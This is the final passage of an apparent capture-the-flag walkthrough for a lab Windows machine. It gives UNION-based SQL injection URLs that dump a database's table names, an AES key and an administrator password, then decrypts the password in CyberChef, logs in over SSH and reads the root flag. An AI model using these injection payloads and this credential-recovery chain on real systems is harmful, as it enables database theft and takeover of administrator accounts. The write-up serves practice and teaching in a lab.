13. The table named bread has 1 column named "passwords"
14. selectarray(2) { [0]=> array(1) { ["aes_key"]=> string(16) "k19D193j.<19391(" } [1]=> array(1) {
["aes_key"]=> string(9) "passwords" } }
15. You can get a bunch of info if you do not specify
16. http://localhost:1234/index.php?method=select&username=administrator' UNION select table_name from
information_schema.tables-- -&table=passwords'
17. http://localhost:1234/index.php?method=select&username=administrator' UNION select column_name from
information_schema.columns where table_schema="bread" and table_name="passwords"-- -&table=passwords'
18. Here is the output of the above command.
19. selectarray(5) { [0]=> array(1) { ["aes_key"]=> string(16) "k19D193j.<19391(" } [1]=> array(1) {
["aes_key"]=> string(2) "id" } [2]=> array(1) { ["aes_key"]=> string(7) "account" } [3]=> array(1) {
["aes_key"]=> string(8) "password" } [4]=> array(1) { ["aes_key"]=> string(7) "aes_key" } }
20. http://localhost:1234/index.php?method=select&username=administrator' UNION select aes_key from
bread.passwords-- -&table=passwords'
21. There is only 1 key
22. selectarray(1) { [0]=> array(1) { ["aes_key"]=> string(16) "k19D193j.<19391(" } }
23. OK look at number 19 above we have 'id', 'account', and 'password' that we have not looked at yet.
24. http://localhost:1234/index.php?method=select&username=administrator' UNION select
group_concat(account,":",password) from bread.passwords-- -&table=passwords'
25. SUCCESS, we finally get the administrator password.
26. selectarray(2) { [0]=> array(1) { ["aes_key"]=> string(16) "k19D193j.<19391(" } [1]=> array(1) {
["aes_key"]=> string(58) "Administrator:H2dFz/jNwtSTWDURot9JBhWMP6XOdmcpgqvYHG35QKw=" } }
27. You can also use the hex equavilant of double quotes with a colon ":" which is 0x3a
28. http://localhost:1234/index.php?method=select&username=administrator' UNION select
group_concat(account,0x3a,password) from bread.passwords-- -&table=passwords'
29. OK now lets decode the windows base64 encoded password. We know from experience that windows encodes it
passwords differently. It is not a simple base64 -d to decode the string.
```

- *#pwn_Windows_decode_base64_encoded_string_using_CyberChef*

54. **Decode base64 Windows encoded string using CyberChef.**


```
1. Drag over to our recipe 'From Base64'
2. In the input field paste the "base64" encoded string
3. Now drag over AES decrypt underneath the from base64
4. paste in the key 'k19D193j.<19391('
5. Select utf8
6. AES Decrypt - Error in https://cyberchef.org/modules/Ciphers.js on line 2.<br><br>Message: Invalid IV length;
got 0 bytes and expected 16 bytes.
7. We still need the IV
8. It is expecting 16 bytes since we do not know the IV and it has not shown up in our enumeration just type
00000000000000000000 until you fill up 16 bytes.
9. SUCCESS, we have decoded our password. The IV was just zeros!
10. administrator:p@ssw0rd!@#$9890./
```



Pwn3d!!!

55. **SSH as Administrator.**

```
1. breadcrumbs ▷ ssh Administrator@10.10.10.228
Administrator@10.10.10.228s password:p@ssw0rd!@#$9890./
2. administrator@BREADCRUMBS C:\Users\Administrator\Desktop>type root.txt
394c06e8dc4835169755a412799d9bd2
```



Pwn3d